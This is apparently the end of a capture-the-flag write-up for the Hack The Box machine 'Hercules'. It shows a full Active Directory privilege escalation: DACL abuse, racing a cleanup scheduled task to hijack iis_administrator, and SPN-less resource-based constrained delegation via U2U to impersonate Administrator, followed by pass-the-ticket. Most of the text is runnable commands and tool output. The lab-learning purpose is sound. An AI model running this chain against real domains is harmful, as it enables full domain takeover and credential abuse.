
Now we can shell as ashely.b
export KRB5CCNAME=ashley.b.ccache
python3 evil_winrmexec.py -port 5986 -ssl -k 'DC.HERCULES.HTB'
Under ashley.b's Desktop, no tags were found. But something was amiss—there was a PowerShell script tied to a scheduled task called Password Cleanup:

We can check it
PS C:\Users\ashley.b\desktop> $t = Get-ScheduledTask -TaskName 'Password Cleanup'

PS C:\Users\ashley.b\desktop> $t | Format-List TaskName,State,TaskPath
TaskName : Password Cleanup
State    : Ready
TaskPath : \

PS C:\Users\ashley.b\desktop> $t.Actions | Format-List
Id               :
Arguments        : -File "C:\Users\Administrator\AppData\Local\Windows\Password Cleanup.ps1"
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :

PS C:\Users\ashley.b\desktop> $t.Triggers | Format-List

PS C:\Users\ashley.b\desktop> $t.Principal | Format-List UserId,LogonType,RunLevel
UserId    : SYSTEM
LogonType : ServiceAccount
RunLevel  : Limited

PS C:\Users\ashley.b\desktop> Get-ScheduledTaskInfo -TaskName 'Password Cleanup' | Format-List *
LastRunTime           : 11/30/1999 12:00:00 AM
LastTaskResult        : 267011
NextRunTime           :
NumberOfMissedRuns    : 0
TaskName              : Password Cleanup
TaskPath              :
PSComputerName        :
CimClass              : Root/Microsoft/Windows/TaskScheduler:MSFT_TaskDynamicInfo
CimInstanceProperties : {LastRunTime, LastTaskResult, NextRunTime, NumberOfMissedRuns...}
CimSystemProperties   : Microsoft.Management.Infrastructure.CimSystemProperties

PS C:\Users\ashley.b\desktop> Get-Content "C:\Users\Administrator\AppData\Local\Windows\Password Cleanup.ps1"
Access is denied
acleanup.ps1 is simply a trigger—the task runs as SYSTEM and executes scripts in the administrator's profile.
powershell.exe -File "C:\Users\Administrator\AppData\Local\Windows\Password Cleanup.ps1"
Ashley has a local copy
.\aCleanup.ps1
We can execute it and after triggering this script, user accounts began to change—we saw iis_administrator being reset, disabled, and automatically pruned. This script is an engine for purging expired/high-privilege accounts.
The BloodHound graph lights up — iis_administrator is a pivot node in the RBCD escalation chain:

HELPDESK HELPDESK ADMINISTRATORS cannot reset iis_webserver$ because there may be some other conflicting DACL blocking write access via ForceChangePassword.
However,
iis_administrator can ForceChangePassword on iis_webserver$.
iis_webserver$ has AllowedToAct (RBCD) on the domain controller.
So if we can reset + move iis_administrator, we own the box
However, direct manipulation is blocked—the origin OU ( SERVICE OPERATORS ) is protected. Even GenericAll on the FOREST MIGRATION OU is insufficient.
 So the plan was simple: we reset
 iis_administrator and then re-add it to the corrupted OU Forest Migration. This way, we could compromise it with full control auditor or anyone with equivalent permissions.
To bypass the repetitive cleanup script that constantly disables iis_administrator, we grant ashley.b the same foothold as auditor.
Specifically, we use GenericAll (FullControl) on the FOREST MIGRATION OU to upgrade the entire IT SUPPORT group—just as we did for FOREST MANAGEMENT:
export KRB5CCNAME=auditor.ccache
python3 dacledit.py \
		    -k -no-pass -dc-ip $targetIp -dc-host DC.HERCULES.HTB \
        'HERCULES.HTB'/'auditor''@DC.HERCULES.HTB' \
        -action write \
        -principal 'IT Support' \
        -rights FullControl \
        -inheritance \
        -target-dn 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb'
Then trigger the destructive task:
.\aCleanup.ps1
This removes iis_administrator from the privileged group
While the window is still open, we re-enable the account and seize control:
Enable-ADAccount -Identity "CN=iis_administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb" -ErrorAction SilentlyContinue

Set-ADAccountPassword -Identity "iis_administrator" -NewPassword (ConvertTo-SecureString "wither123." -AsPlainText -Force) -Reset
Get a new 1 immediately before the cleanup script wipes it again:
getTGT.py HERCULES.HTB/'iis_administrator':'wither123.' -dc-ip $targetIp
We are currently iis_administrators, part of the SERVICE OPERATORS group—a high-impact group with mature privileges for escalation.

From here, we pivot:
iis_administrator has ForceChangePassword on iis_webserver$
iis_webserver$ owns AllowedToAct on the domain controller
SPN-less RBCD
If an account with the ability to edit the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of another object (such as a GenericWrite ACE) is compromised, an attacker can use it to populate the attribute, thereby configuring the object for RBCD.
For this attack to work, we need to populate the target attribute with the SID of an account that Kerberos can treat as a service. A service ticket is requested. In short, the account must be either:
a user account having a ServicePrincipalName set

an account with a trailing $ in the sAMAccountName (i.e. a computer accounts)

any other account and conduct SPN-less RBCD with U2U (User-to-User) authentication
Now we couldn't create computer accounts, and the only computers we controlled ( iis_webserver$ ) didn't have SPNs set up (alternatively, we could have tried putting these computer accounts into a controlled FOREST MIGRATION group to build standard RBCD). Therefore, we opted for the lesser-known but powerful option 3—RBCD without SPNs.
For more technical details, you can follow this link
https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html
Following is the text-book operations:
Step 1 SPN-less Account Abuse
First, use the iis_administrator role with the ForceChangePassword permission to reset the password for iis_webserver$:
KRB5CCNAME=iis_administrator.ccache bloodyAD \
                		--host DC.HERCULES.HTB -d HERCULES.HTB \
                		-u 'iis_administrator' -k  \
                		set password \
                		'iis_webserver$' 'Axura4sure~'
Instead of using a password to request a TGT, we directly use the NT hash to control encryption:
C:\> .\Rubeus.exe hash /password:"Axura4sure~"

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Calculate Password Hash(es)

[*] Input password             : Axura4sure~
[*]       rc4_hmac             : D8D3B7846C26CB8B567C2D27C7EAC0F5

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
Request the TGT:
getTGT.py \
  		-hashes ':D8D3B7846C26CB8B567C2D27C7EAC0F5' \
  		HERCULES.HTB/'iis_webserver$' \
  		-dc-ip $targetIp
Extract the Ticket Session Key (32-hex) using describeTicket.py:
$ describeTicket.py 'iis_webserver$.ccache'

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 5f74b6e81379a9168555f28616f3d298
[*] User Name                     : iis_webserver$
[*] User Realm                    : HERCULES.HTB
[*] Service Name                  : krbtgt/HERCULES.HTB
[*] Service Realm                 : HERCULES.HTB
[*] Start Time                    : 21/10/2025 03:32:01 AM
[*] End Time                      : 21/10/2025 13:32:01 PM
[*] RenewTill                     : 22/10/2025 03:31:56 AM
[*] Flags                         : (0x50e10000) forwardable, proxiable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : wBL3gAGuN0JJtld2TUdnqWUO8iC1lFrdSSdvDohGY1c=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/HERCULES.HTB
[*]   Service Realm               : HERCULES.HTB
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Step 2 Hijack NT Hash

Set the NT hash = TGT session key, making Kerberos believe any service ticket request is internally valid:
changepasswd.py -newhashes ':5f74b6e81379a9168555f28616f3d298' HERCULES.HTB/'iis_webserver$':'Axura4sure~'@DC.HERCULES.HTB -k
Step 3 Delegation
With this setup, the SPN-less account iss_webserver$ can obtain a Service Ticket to itself (NT hash == Ticket Session Key), on behalf of another (powerful) user, and then proceed to S4U2proxy to obtain a service ticket to the target the user can delegate to, on behalf of the other, more powerful, user.
S4U2self + U2U, followed by S4U2proxy:
KRB5CCNAME='iis_webserver$.ccache' getST.py \
                		-k -no-pass \
                		-u2u -impersonate "Administrator" \
                		-spn "cifs/DC.HERCULES.HTB" \
                		HERCULES.HTB/'iis_webserver$'
Step 4 PTT

Finally, we weaponize the ticket with Pass-the-ticket to access the victim Administrator target:
export KRB5CCNAME=Administrator@cifs_DC.HERCULES.HTB@HERCULES.HTB.ccache

# winrm
python3 evil_winrmexec.py -port 5986 -ssl -k 'DC.HERCULES.HTB'
Description
It is a very complex and lengthy AD domain mixed web abnormal level machine, and it can even be said that the utilization path is more abnormal than DarkCorp.